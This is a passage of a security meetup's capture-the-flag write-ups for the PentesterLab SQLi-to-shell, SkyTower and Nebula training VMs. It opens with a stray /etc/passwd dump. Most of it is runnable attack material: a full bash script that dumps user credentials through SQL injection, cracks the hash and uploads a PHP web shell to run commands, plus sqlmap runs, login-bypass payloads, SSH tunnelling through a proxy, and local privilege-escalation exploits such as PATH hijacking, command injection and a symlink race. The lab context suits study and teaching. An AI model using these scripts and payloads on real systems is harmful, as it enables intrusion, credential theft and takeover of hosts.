root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
```

```
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false
user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
```

## 3.24 PentesterLab From SQL injection to Shell

This is to document the meetup's efforts responding to the challenge PentesterLab From SQL injection to Shell. PentesterLab's writeup from_sqli_to_shell.pdf is a very thorough and complete description of the browser-based approach to solving the challenge and we won't reproduce that here. There are 2 other approaches: a command-line equivalent to the documented browser-based approach, and the much simpler approach using sqlmap. Here we document the 2 other approaches: first we provide a quick-and-dirty shell script that can be cut-and-pasted into the command line; second, we show the impressively short sqlmap approach. We recommend going through the manual browser or command line version of the challenge first to learn the concepts. Then step through the sqlmap version to appreciate all the steps handled by sqlmap behind the scenes.

The VM is provided as an iso file so should run on any virtualization platform. For configuration purposes the OS is Debian 6.0.5. The VM is called vulnerable and boots directly into a shell session.

### 3.24.1 manual SQL injection

Download `from_sql_injection_to_shell_exploit.sh`, the manual, step-by-step command line script for the challenge. Run `./from_sql_injection_to_shell_exploit.sh IP` where IP is vulnerable's IP address.

```
#!/usr/bin/env bash

if [[ "$#" != "1" ]]; then
  echo $0 IP
  exit
fi

TARGET="$1"
QUERY="http://$TARGET/cat.php?id="

# function executing vulnerable MySQL query
function mysql_fetch() {
  ARG="${1// /%20}"
  MYSQL_RET=$(curl --silent $QUERY$ARG 2>&1)
  # error message wrapped between <div id="content"> and <div class=...
  MYSQL_ERR=$(echo -n $MYSQL_RET | \
    sed -e 's/^.*<div id="content">//;
            s/<div class=.*$//;
            s/^[ \t]*//;
            s/[ \t]*$//')
}

# Determine number of columns prior to doing UNION
# Must have at least 2, start trying at 10 until hit 1 or find number of columns
```

```
echo "Trying to determine the number of columns in the vulnerable query."
NCOLS=0
MAXCOL=10
for (( i=MAXCOL; i>=2; i-- )); do
  mysql_fetch "0 ORDER BY $i"
  if [[ $MYSQL_ERR == "" ]]; then
    NCOLS=$i
    break
  fi
done
if [[ $NCOLS == 0 ]]; then
  echo "UNION QUERY CANNOT WORK - QUITTING"
  exit
else
  echo "Vulnerable query has $NCOLS COLUMNS"
fi
if [[ $NCOLS -gt 2 ]]; then
  SUFFIX=$(eval printf ',%s' {3..$NCOLS})
else
  SUFFIX=,
fi

# Let's look at the database info
# Must use column 2, the Picture name, to display info
#   @@version
#   current_user()
#   database()
#   table_name, column_name FROM information_schema.columns

echo -e "\nDemo fetching DB version, current user, and database name:"
mysql_fetch "0 UNION SELECT 1,@@version$SUFFIX"
VERSION=${MYSQL_RET##*Picture: }
VERSION=${VERSION%%<*}
echo VERSION=$VERSION

mysql_fetch "0 UNION SELECT 1,current_user()$SUFFIX"
USER=${MYSQL_RET##*Picture: }
USER=${USER%%<*}
echo USER=$USER

mysql_fetch "0 UNION SELECT 1,database()$SUFFIX"
DB=${MYSQL_RET##*Picture: }
DB=${DB%%<*}
echo DB=$DB


# List all tables
mysql_fetch "0 UNION SELECT 1,table_name$SUFFIX FROM information_schema.tables"
echo -e "\n==========\nTABLE LIST\n=========="
while [[ true ]]; do
  MYSQL_REST=${MYSQL_RET#*Picture: }
  [[ $MYSQL_REST == $MYSQL_RET ]] && break
  TABLE=${MYSQL_REST%%<*}
  echo $TABLE
  MYSQL_RET=$MYSQL_REST
done
echo "=========="
```

```
# List all columns in table users
mysql_fetch "0 UNION SELECT 1,column_name$SUFFIX FROM \
information_schema.columns WHERE table_name = 'users'"
echo -e "\n=======================\nCOLUMN LIST TABLE users\n======================="
while [[ true ]]; do
  MYSQL_REST=${MYSQL_RET#*Picture: }
  [[ $MYSQL_REST == $MYSQL_RET ]] && break
  COLUMN=${MYSQL_REST%%<*}
  echo $COLUMN
  MYSQL_RET=$MYSQL_REST
done
echo "==========="


# List all login:password in table users
mysql_fetch "0 UNION SELECT 1,concat(login,':',password)$SUFFIX FROM users"
echo -e "\n=========\nUSER LIST\n========="
while [[ true ]]; do
  MYSQL_REST=${MYSQL_RET#*Picture: }
  [[ $MYSQL_REST == $MYSQL_RET ]] && break
  USER=${MYSQL_REST%%<*}
  echo $USER
  MYSQL_RET=$MYSQL_REST
done
echo "========="


# crack the password using the rockyou wordlist
echo "admin:8efe310f9ab3efeae8d410a8e0166eb2" > md5.txt
zcat /usr/share/wordlists/rockyou.txt.gz > rockyou.txt
echo -e "\nCracking the password with john:"
/usr/sbin/john md5.txt --format=raw-md5 --wordlist=rockyou.txt
cat ~/.john/john.pot


# using admin/P4ssw0rd upload a shell execution php script and run a few commands
echo -e "\nUploading shell.php3 then using it to execute shell commands on vulnerable:"
cat >shell.php3 <<EOF
<?php
system(\$_GET['cmd']);
?>
EOF
curl --silent --form action=index.php --form title="shell" \
    --form image="@shell.php3;type=text/plain" --form category=1 \
    --form Add="Add" --form user=admin --form password=P4ssw0rd \
    http://$TARGET/admin/index.php | \
    grep INSERT
echo -e "\nRun the command \"uname -a\""
curl --silent http://$TARGET/admin/uploads/shell.php3?cmd=uname%20-a
echo -e "\nRun the command \"cat /etc/passwd\""
curl --silent http://$TARGET/admin/uploads/shell.php3?cmd=cat%20/etc/passwd
```

### 3.24.2 exploit simplification with sqlmap

Here is the much simpler sqlmap approach. Change TARGET to vulnerable's IP address. sqlmap is run 4 times: (1) to verify SQL injection is possible; (2) to list available databases; (3) to list tables within a selected database; then (4) to dump the selected table (users). sqlmap provided the added benefit of cracking the password found in the users table. We leave off the uploading of the exploitation php script which you can use from the last few lines of the command line script immediately above. Here is the bash code:

```
TARGET=192.168.1.102
# Check to see if sql injection possible
rm -rf sqlmap
sqlmap --random-agent -u "http://$TARGET/cat.php?id=1" \
    --batch --output-dir $PWD/sqlmap --dbms=mysql
# Get available databases
sqlmap --random-agent -u "http://$TARGET/cat.php?id=1" \
    --batch --output-dir $PWD/sqlmap --dbms=mysql --dbs
# List tables in photoblog table
sqlmap --random-agent -u "http://$TARGET/cat.php?id=1" \
    --batch --output-dir $PWD/sqlmap --dbms=mysql -D photoblog --tables
# Dump the users table - sqlmap actually cracks the password too
sqlmap --random-agent -u "http://$TARGET/cat.php?id=1" \
    --batch --output-dir $PWD/sqlmap --dbms=mysql -D photoblog -T users --dump
```

And here is the output from running the bash code:

```
hacker@kali:~$ TARGET=192.168.1.102
hacker@kali:~$ # Check to see if sql injection possible
hacker@kali:~$ sqlmap --random-agent -u "http://$TARGET/cat.php?id=1" \
    --batch --output-dir $PWD/sqlmap --dbms=mysql
##################### SNIP #####################
sqlmap identified the following injection points with a total of 40 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 1633=1633

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: id=1 AND (SELECT 7688 FROM(SELECT COUNT(*),CONCAT(0x7176797571,(SELECT␣
↪(CASE WHEN (7688=7688) THEN 1 ELSE 0 END)),0x7177736d71,FLOOR(RAND(0)*2))x FROM␣
↪INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 4 columns
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7176797571,0x6f457757694572625645,
↪0x7177736d71),NULL,NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=1 AND SLEEP(5)
---
[17:54:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL 5.0
##################### SNIP #####################
```

```
hacker@kali:~$ # Get available databases
hacker@kali:~$ sqlmap --random-agent -u "http://$TARGET/cat.php?id=1" \
    --batch --output-dir $PWD/sqlmap --dbms=mysql --dbs
###################### SNIP ######################
available databases [2]:
[*] information_schema
[*] photoblog
###################### SNIP ######################
hacker@kali:~$ # List tables in photoblog table
hacker@kali:~$ sqlmap --random-agent -u "http://$TARGET/cat.php?id=1" \
    --batch --output-dir $PWD/sqlmap --dbms=mysql -D photoblog --tables
###################### SNIP ######################
[17:59:18] [INFO] fetching tables for database: 'photoblog'
Database: photoblog
[3 tables]
+------------+
| categories |
| pictures   |
| users      |
+------------+
###################### SNIP ######################
hacker@kali:~$ # Dump the users table - sqlmap actually cracks the password too
hacker@kali:~$ sqlmap --random-agent -u "http://$TARGET/cat.php?id=1" \
    --batch --output-dir $PWD/sqlmap --dbms=mysql -D photoblog -T users --dump
###################### SNIP ######################
[18:00:51] [INFO] cracked password 'P4ssw0rd' for hash
↪'8efe310f9ab3efeae8d410a8e0166eb2'
[18:01:55] [INFO] postprocessing table dump
Database: photoblog
Table: users
[1 entry]
+----+-------+---------------------------------------------+
| id | login | password                                    |
+----+-------+---------------------------------------------+
| 1  | admin | 8efe310f9ab3efeae8d410a8e0166eb2 (P4ssw0rd) |
+----+-------+---------------------------------------------+
###################### SNIP ######################
```

## 3.25 SkyTower1

This is to document the meetup’s efforts responding to the challenge SkyTower.

We skip the setup of the provided *VirtualBox* VDI, assuming that it is running on the local network.

### 3.25.1 network reconnaisance

Since skytower is on our local network we’ll use *nmap* to fingerprint all hosts to figure out which one is skytower:

```
hacker@kali:~$ sudo nmap -n -F -O 192.168.1.0/24
###################### SNIP ######################
Nmap scan report for 192.168.1.105
Host is up (0.0039s latency).
Not shown: 97 closed ports
PORT     STATE    SERVICE
```

```
22/tcp   filtered ssh
80/tcp   open     http
3128/tcp open     squid-http
MAC Address: 08:00:27:54:4A:37 (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.10
Network Distance: 1 hop
##################### SNIP #####################
OS detection performed. Please report any incorrect results at http://nmap.org/submit/
↪ .
Nmap done: 256 IP addresses (7 hosts up) scanned in 17.06 seconds
```

The most likely IP for skywalker is 192.168.1.105 which is running ssh (filtered), http, and a squid-http proxy. For completeness we'll get the service versions.

```
hacker@kali:~$ sudo nmap -n -sV -p T:22,80,3128  192.168.1.105

Starting Nmap 6.47 ( http://nmap.org ) at 2014-11-05 09:32 PST
Nmap scan report for 192.168.1.105
Host is up (0.0014s latency).
PORT     STATE    SERVICE    VERSION
22/tcp   filtered ssh
80/tcp   open     http       Apache httpd 2.2.22 ((Debian))
3128/tcp open     http-proxy Squid http proxy 3.1.20
MAC Address: 08:00:27:54:4A:37 (Cadmus Computer Systems)

Service detection performed. Please report any incorrect results at http://nmap.org/
↪submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.34 seconds
```

### 3.25.2 web server sql injection

Pointing a web browser at the skytower web server reveals a login form:

```
hacker@kali:~$ TARGET=192.168.1.105
hacker@kali:~$ curl $TARGET 2>/dev/null | sed -n '/<form/,/<\/form/p'
   <form style="margin: 0 auto;width:250px;" action='login.php' method='POST'>
     <br><strong>Skytech Login:</strong><br><br>
     <label for="email" style="display: inline-block; width: 90px;" >E-mail:</label>
     <input name="email" type="text" size=15 ><br><br>
     <label for="password" style="display: inline-block; width: 90px;">Password:</
↪label>
     <input name="password" type="password" size=15><br><br>
     <input type="submit" value="Login">
   </form>
```

So the login form has 2 arguments: *email* and *password*. Let's look for SQL injection exploits by trying first *email* as `test'` (note the trailing single quote ') and *password* as the empty string.

```
hacker@kali:~$ TARGET=192.168.1.105
hacker@kali:~$ curl --silent --form action=login.php --form email="test'" \
    --form password="" --form submit="Login" \
    http://$TARGET/login.php
```

```
There was an error running the query [You have an error in your SQL syntax; check the␣
↪manual that corresponds to your MySQL server version for the right syntax to use␣
↪near ''test'' and password=''' at line 1]
hacker@kali:~$
```

This one query is revealing because of the error message: SQL injection is possible, the backend database is MySQL, and the actual query looks something like `SELECT * FROM table where email = '$email' and password = '$password'` (where $email and $password are the user input values). That is, stripping off the surrounding single quotes from the error message leaves `'test'' and password=''`, implying the above query format.

Knowing this allows crafting a simple SQL injection. Since `OR` has lower precedence than `AND`, if we append `OR NOT ''` we get a query like `email = '' and password = '' OR NOT ''` which is always true. So let's try that first using *email* as the empty string and *password* = `' OR NOT '`:

```
hacker@kali:~$ TARGET=192.168.1.105
hacker@kali:~$ curl --silent --form action=login.php --form email="" \
    --form password="' OR NOT '" --form submit="Login" \
    http://$TARGET/login.php
<br>Login Failed</br>
hacker@kali:~$
```

Wait - it was valid syntax and should have worked but didn't. Let's force a syntax error to see what's going on by removing the leading `'` in *password*.

```
hacker@kali:~$ TARGET=192.168.1.105
hacker@kali:~$ curl --silent --form action=login.php \
    --form email="" --form password=" OR NOT '" --form submit="Login" \
    http://$TARGET/login.php
There was an error running the query [You have an error in your SQL syntax; check the␣
↪manual that corresponds to your MySQL server version for the right syntax to use␣
↪near ''   ''' at line 1]
hacker@kali:~$
```

What happened to `OR NOT`? It was apparently filtered out. Knowing that MySQL could also use `|| !` for the same thing we'll try that:

```
hacker@kali:~$ TARGET=192.168.1.105
hacker@kali:~$ curl --silent --form action=login.php --form email="" \
    --form password="' || ! '" --form submit="Login" \
    http://$TARGET/login.php
<HTML>
###################### SNIP ######################
  <br><strong><font size=4>Welcome john@skytech.com</font><br /> </br></strong>As you␣
↪may know, SkyTech has ceased all international operations.<br><br> To all our long␣
↪term employees, we wish to convey our thanks for your dedication and hard work.<br>
↪<br><strong>Unfortunately, all international contracts, including yours have been␣
↪terminated.</strong><br><br> The remainder of your contract and retirement fund,
↪<strong>$2</strong> ,has been payed out in full to a secure account.  For security␣
↪reasons, you must login to the SkyTech server via SSH to access the account details.
↪<br><br><strong>Username: john</strong><br><strong>Password: hereisjohn</strong>
↪<br><br> We wish you the best of luck in your future endeavors. <br> </div> </div></
↪HTML>
hacker@kali:~$
```

Intermediate success! We've just been given instructions to SSH using userid/password john/hereisjohn. Before we do that, what if `|| !` were also filtered? Then we would have tried `OORR NNOTOT`, which also works. Filtering input is hard. Note the following also work: both email & password as `' * '`; or email = `' *` and password = `|| ! '`.

### 3.25.3 web server shell access

Of course it can't be as easy as `TARGET=192.168.1.105 ssh john@$TARGET` which hangs (remember the `nmap` ssh state of "filtered"). However, `ssh` works through the proxy server on $TARGET using the option *ProxyCommand* with either `socat` or `proxytunnel`. Since `socat` is more likely to be present on a server we prefer that method but illustrate both. Note that the `ssh` destination "john@127.0.0.1" is relative to the proxy server, not the local host.

```
hacker@kali:~$ TARGET=192.168.1.105
hacker@kali:~$ ssh -o "ProxyCommand proxytunnel -p $TARGET:3128 \
    -d %h:%p" john@127.0.0.1
Via 192.168.1.105:3128 -> 127.0.0.1:22
##################### SNIP #####################
john@127.0.0.1's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64
##################### SNIP #####################
Last login: Fri Jun 20 07:41:08 2014

Funds have been withdrawn
Connection to 127.0.0.1 closed.
hacker@kali:~$

hacker@kali:~$ ssh -o \
    "ProxyCommand socat STDIO PROXY:$TARGET:%h:%p,proxyport=3128" \
    john@127.0.0.1
john@127.0.0.1's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64
##################### SNIP #####################
Last login: Wed Nov  5 14:37:02 2014 from localhost

Funds have been withdrawn
Connection to 127.0.0.1 closed.
hacker@kali:~$
```

However, the `ssh` immediately logs off. So we tried to instead run the command `exec /bin/bash` and that avoided the immediate logoff (adding in the problem of an environment without .profile nor .bashrc being run). But that gave us the hint why we were immediately logged off: either .profile or .bashrc caused the exit, so we fix that:

```
hacker@kali:~$ TARGET=192.168.1.105
hacker@kali:~$ ssh -o \
    "ProxyCommand socat STDIO PROXY:$TARGET:%h:%p,proxyport=3128" \
    john@127.0.0.1 exec /bin/bash
john@127.0.0.1's password:
ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .profile
cat .profile
##################### SNIP #####################
cat .bashrc
##################### SNIP #####################
exit
# get rid of the ending exit command
mv .bashrc bashrc
grep -v exit bashrc > .bashrc
```

Now we can login and not get logged off. But our user can't do much of anything as they have few privileges.

```
hacker@kali:~$ TARGET=192.168.1.105
hacker@kali:~$ ssh -o \
    "ProxyCommand socat STDIO PROXY:$TARGET:%h:%p,proxyport=3128" \
    john@127.0.0.1
john@127.0.0.1's password:
##################### SNIP #####################
john@SkyTower:~$ id
uid=1000(john) gid=1000(john) groups=1000(john)
john@SkyTower:~$ sudo -l
[sudo] password for john:
Sorry, user john may not run sudo on SkyTower.
```

So we'll search for another user that might have more privileges by looking at the MySQL database.

### 3.25.4 dump the MySQL user database

Now we're on skywalker as non-root user john. There are many options for capturing the flag: Apache web server, squid proxy, OS misconfiguration, and a MySQL database having user account information (being perhaps the most likely candidate). Below we dump the user account information by getting the MySQL root access from the *login.php* script.

```
john@SkyTower:~$ grep DocumentRoot /etc/apache2/sites-available/default
  DocumentRoot /var/www
john@SkyTower:~$ more /var/www/login.php
##################### SNIP #####################
$db = new mysqli('localhost', 'root', 'root', 'SkyTech');
##################### SNIP #####################
john@SkyTower:/var/www$ mysql -u root -proot
Welcome to the MySQL monitor.  Commands end with ; or \g.
##################### SNIP #####################
mysql> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| SkyTech            |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.00 sec)

mysql> use SkyTech
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    -> ;
+-------------------+
| Tables_in_SkyTech |
+-------------------+
| login             |
+-------------------+
1 row in set (0.00 sec)

mysql> select * from login;
+----+---------------------+--------------+
| id | email                | password     |
+----+----------------------+--------------+
|  1 | john@skytech.com     | hereisjohn   |
|  2 | sara@skytech.com     | ihatethisjob |
|  3 | william@skytech.com  | senseable    |
+----+----------------------+--------------+
3 rows in set (0.00 sec)

mysql> quit
Bye
```

One minor correction: william's password is actually "sensable", not "senseable" as found in the login table.

### 3.25.5 capture the flag

User william/sensable was a dead end but sara/ihatethisjob captured the flag.

```
hacker@kali:~$ TARGET=192.168.1.105
hacker@kali:~$ ssh -o \
    "ProxyCommand socat STDIO PROXY:$TARGET:%h:%p,proxyport=3128" \
    william@127.0.0.1 exec /bin/bash
william@127.0.0.1's password:
id
uid=1002(william) gid=1002(william) groups=1002(william)
sudo -l
sudo: no tty present and no askpass program specified
exit
hacker@kali:~$ ssh -o \
    "ProxyCommand socat STDIO PROXY:$TARGET:%h:%p,proxyport=3128" \
    sara@127.0.0.1 exec /bin/bash
sara@127.0.0.1's password:
id
uid=1001(sara) gid=1001(sara) groups=1001(sara)
sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
sudo ls /accounts/../root/
flag.txt
sudo cat /accounts/../root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
exit
hacker@kali:~$ ssh -o "ProxyCommand socat STDIO PROXY:$TARGET:%h:%p,proxyport=3128"␣
↪root@127.0.0.1
root@127.0.0.1's password:
##################### SNIP ######################
root@SkyTower:~# id
uid=0(root) gid=0(root) groups=0(root)
```

## 3.26 Exploit Exercises Nebula

This is to document the meetup's efforts responding to the challenge Exploit Exercises Nebula. Nebula intends to teach the basics of local privilege escalation.

Don't spend too much time on any one exercise - peek to get a hint. For the most part, the solutions are relatively easy if you understand the concepts. If you don't get it then there's either some simple error or unknown concept that is an impediment. In both cases that's not worth hours flailing away - your goal is to learn new concepts efficiently. In fact, it appears level11 no longer has a solution. You also may find level15, level17, and level18 (at least parts of it) challenging.

### 3.26.1 Nebula Level 00

Download and run the nebula vm, logging in with level00/level00.

```
level00@nebula:~$ find / -perm /g+s -user flag00 2>/dev/null
/bin/.../flag00
/rofs/bin/.../flag00
level00@nebula:~$ /bin/.../flag00
Congrats, now run getflag to get your flag!
flag00@nebula:~$ getflag
You have successfully executed getflag on a target account
flag00@nebula:~$
```

### 3.26.2 Nebula Level 01

Run the nebula vm, logging in with level01/level01.

```
level01@nebula:~$ echo getflag > echo
level01@nebula:~$ chmod +x echo
level01@nebula:~$ PATH=/home/level01:$PATH /home/flag01/flag01
You have successfully executed getflag on a target account
level01@nebula:~$
```

### 3.26.3 Nebula Level 02

Run the nebula vm, logging in with level02/level02.

```
level02@nebula:~$ USER="; getflag; echo " /home/flag02/flag02
about to call system("/bin/echo ; getflag; echo  is cool")

You have successfully executed getflag on a target account
is cool
level02@nebula:~$
```

### 3.26.4 Nebula Level 03

Run the nebula vm, logging in with level03/level03.

```
level03@nebula:~$ cat > ~flag03/writable.d/runme.sh <<EOF
#!/usr/bin/env bash
cp /bin/getflag /home/flag03/
chmod 4777 /home/flag03/getflag
EOF
level03@nebula:~$ # ... wait for cronjob to run ...
level03@nebula:~$ /home/flag03/getflag
You have successfully executed getflag on a target account
level03@nebula:~$
```

### 3.26.5 Nebula Level 04

Run the nebula vm, logging in with level04/level04.

```
level04@nebula:~$ ln -s /home/flag04/token bypass
level04@nebula:~$ /home/flag04/flag04 bypass
06508b5e-8909-4f38-b630-fdb148a848a2
level04@nebula:~$ # use this as password for su
level04@nebula:~$ su - flag04 -c getflag
Password: 06508b5e-8909-4f38-b630-fdb148a848a2
You have successfully executed getflag on a target account
level04@nebula:~$
```

### 3.26.6 Nebula Level 05

Run the nebula vm, logging in with level05/level05.

```
level05@nebula:~$ tar -xzvf ~flag05/.backup/backup-19072011.tgz
level05@nebula:~$ ssh flag05@nebula
The authenticity of host 'nebula (127.0.0.1)' can't be established.
ECDSA key fingerprint is ea:8d:0:1d:f1:69:e6:1e:55:c7:ec:e9:76:a1:37:f0.
Are you sure you want to continue connecting (yes/no)? yes
...
flag05@nebula:~$ getflag
You have successfully executed getflag on a target account
flag05@nebula:~$
```

### 3.26.7 Nebula Level 06

Run the nebula vm, logging in with level06/level06.

```
level06@nebula:~$ grep flag06 /etc/passwd | cut -d: -f 2
ueqwOCnSGdsuM
level06@nebula:~$ # Go offline with a password cracker and get "hello"
level06@nebula:~$ su - flag06 -c getflag
Password: hello
You have successfully executed getflag on a target account
level06@nebula:~$
```

### 3.26.8 Nebula Level 07

Run the nebula vm, logging in with level07/level07.

```
level07@nebula:~$ wget -q -O - \
    http://nebula:7007/?Host=www.google.com%3B%20getflag | \
    grep getflag
You have successfully executed getflag on a target account
flag07@nebula:~$
```

### 3.26.9 Nebula Level 08

Run the nebula vm, logging in with level08/level08.

```
level08@nebula:~$ # The only interesting file seems to be ~flag08/capture.pcap
level08@nebula:~$ ls -laR ~flag08
/home/flag08:
total 14
drwxr-x--- 2 flag08 level08   86 2012-08-19 03:07 .
drwxr-xr-x 1 root   root      60 2012-08-27 07:18 ..
-rw-r--r-- 1 flag08 flag08   220 2011-05-18 02:54 .bash_logout
-rw-r--r-- 1 flag08 flag08  3353 2011-05-18 02:54 .bashrc
-rw-r--r-- 1 root   root    8302 2011-11-20 21:22 capture.pcap
-rw-r--r-- 1 flag08 flag08   675 2011-05-18 02:54 .profile
level08@nebula:~$ # break traffic into separate flows
level08@nebula:~$ tcpflow -q -r capture.pcap
level08@nebula:~$ # look at outbound traffic for level 8 passwords
level08@nebula:~$ od -c 059.233.235.218.39247-059.233.235.223.12121
###################### SNIP ######################
0000260 374   "   l   e   v   e   l   8  \r   b   a   c   k   d   o   o
0000300   r 177 177 177   0   0   R   m   8 177   a   t   e  \r
0000316
level08@nebula:~$ # There goes "backdoo" DEL DEL DEL "00Rm8" DEL "ate"
level08@nebula:~$ # = "backd00Rmate" after applying DEL's
level08@nebula:~$ su - flag08 -c getflag
Password: backd00Rmate
You have successfully executed getflag on a target account
level08@nebula:~$
```

### 3.26.10 Nebula Level 09

Run the nebula vm, logging in with level09/level09. If you run `objdump -M intel S ~flag09/flag09 > code.txt` and `objdump -j .rodata -S ~flag09/flag09 > rodata.txt` you'll see that `~flag09/flag09` does `setuid(geteuid())` then calls `execve()` to run `/usr/bin/php -f /home/flag09/flag09.php` with *PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin* and *PS1=wibblywobblytimeywimeystuff$*. So don't get any smart ideas about playing with the PATH or running a substitute `~flag09/flag09`. See e (PREG_REPLACE_EVAL) for an example of PHP code injection for `preg_replace`.

```
level09@nebula:~$ echo '[email {${`getflag`}}]' > exploit
level09@nebula:~$ ~flag09/flag09 exploit dont_use_me
PHP Notice:  Undefined variable: You have successfully executed getflag on a target␣
↪account
 in /home/flag09/flag09.php(15) : regexp code on line 1

level09@nebula:~$
```

### 3.26.11 Nebula Level 10

Run the nebula vm, logging in with level10/level10. First we point out an apparently unintended “solution” which shows a “bug” in the nebula level10 setup: there’s a file *x* that has the flag10 password in it:

```
level10@nebula:~$ ls
x
level10@nebula:~$ strings x
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
level10@nebula:~$ su - flag10 -c getflag
Password: 615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
You have successfully executed getflag on a target account
level10@nebula:~$
```

OK - let’s figure out the real solution. First the obvious things. The level10 description points to access(2) which has the huge hint:

> Warning: Using access() to check if a user is authorized to, for example, open a file before actually doing so using open(2) creates a security hole, because the user might exploit the short time interval between checking and opening the file to manipulate it. For this reason, the use of this system call should be avoided.

Second obvious thing based on the prior levels is that *~flag10/token* is what we’re after.

Combining these, we’re going to run `~flag10/flag10 safe 127.0.0.1` where *safe* starts out as something level10 can access but is changed to become `ln -s ~flag10/token safe`. So sometime immediately after the attempt to connect to port 18211, *safe* must be changed to reference *~flag10/token*. We choose to use `socat` to connect to port 18211 because it can run a script (to switch *safe*) in response to a connection (and we’ll make it spawn a new task for each connection):

```
level10@nebula:~$ echo ".oO Oo." > safe
level10@nebula:~$ cp safe capture
level10@nebula:~$ cat > capture18211.sh <<EOF
#!/usr/bin/env bash
cd /home/level10
rm -f safe
ln -s ~flag10/token safe
cat - >capture
rm -f safe
echo ".oO Oo." >safe
EOF
level10@nebula:~$ chmod +x capture18211.sh
level10@nebula:~$ socat tcp4-listen:18211,bind=127.0.0.1,reuseaddr,fork \
    EXEC:/home/level10/capture18211.sh
```

In another window we’ll try running `~flag10/flag10 safe 127.0.0.1` in a loop to see if `socat ... EXEC:/home/level10/capture18211.sh` is fast enough to switch *safe* to `ln -s ~flag10/token safe`:

```
level10@nebula:~$ cat > try.sh <<EOF
#!/usr/bin/env bash
while [ \$(grep -v "oO Oo." capture | wc -l) -eq 0 ] ; do
  ~flag10/flag10 safe 127.0.0.1
done
EOF
level10@nebula:~$ chmod +x try.sh
level10@nebula:~$ ./try.sh
Connecting to 127.0.0.1:18211 .. Connected!
```

```
Sending file .. wrote file!
level10@nebula:~$ cat capture
.oO Oo.
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
level10@nebula:~$ su - flag10 -c getflag
Password: 615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
You have successfully executed getflag on a target account
level10@nebula:~$
```

With only 1 try it worked. Now if it didn't work in lots of attempts we could try using `nice -n 19 ./try.sh` to slow down `~flag10/flag10 ....`

### 3.26.12 Nebula Level 11

Run the nebula vm, logging in with level11/level11.

This one can't be solved in the intended manner. If you run `objdump -M intel -S ~flag11/flag11 > code.txt` you'll see that the purported source file for this one is not the actual code for `~flag11/flag11`. That is, the running `~flag11/flag11` program's function `process()` calls `setgid(getgid())` and `setuid(getuid())` prior to running `system()`. `getuid()` gets the real uid while `setuid()` sets the effective uid, making the `system()` call run as level11. So `getflag` cannot successfully be run by exploiting the `system()` call. Booo - a waste of time. You can search the web for "solutions", but if you actually run them they won't work - something changed since they posted their solution.

If the code were as given in the problem description, then the following would work (after running a number of times because a buffer is uninitialized and we must wait until we get byte 2 of buf to be zero).

```
level11@nebula:~$ cat > input <<EOF
Content-Length: 1
B
EOF
level11@nebula:~$ ln -s /bin/getflag C
level11@nebula:~$ # Run until 2nd byte of buf is 0.
level11@nebula:~$ PATH=/home/level11:$PATH ~flag11/flag11 < input
sh: $'C\360\256': command not found
level11@nebula:~$ PATH=/home/level11:$PATH ~flag11/flag11 < input
getflag is executing on a non-flag account, this doesn't count
```

Yes, we know that if you produce a buffer of length 1024 instead of 1 you can avoid that problem, but we want to spend as little time as possible on this broken problem.

On a side note we'll explain something that is left out of other web attempts at this problem. You see that the `process()` function mangles your input, so you can't just place "getflag" in the input. You have to create input that when mangled gives you "getflag", in essense computing the inverse of `process()`. Here is the key part of `process()`:

```
for(i = 0; i < length; i++) {
  buffer[i] ^= key;
  key -= buffer[i];
}
```

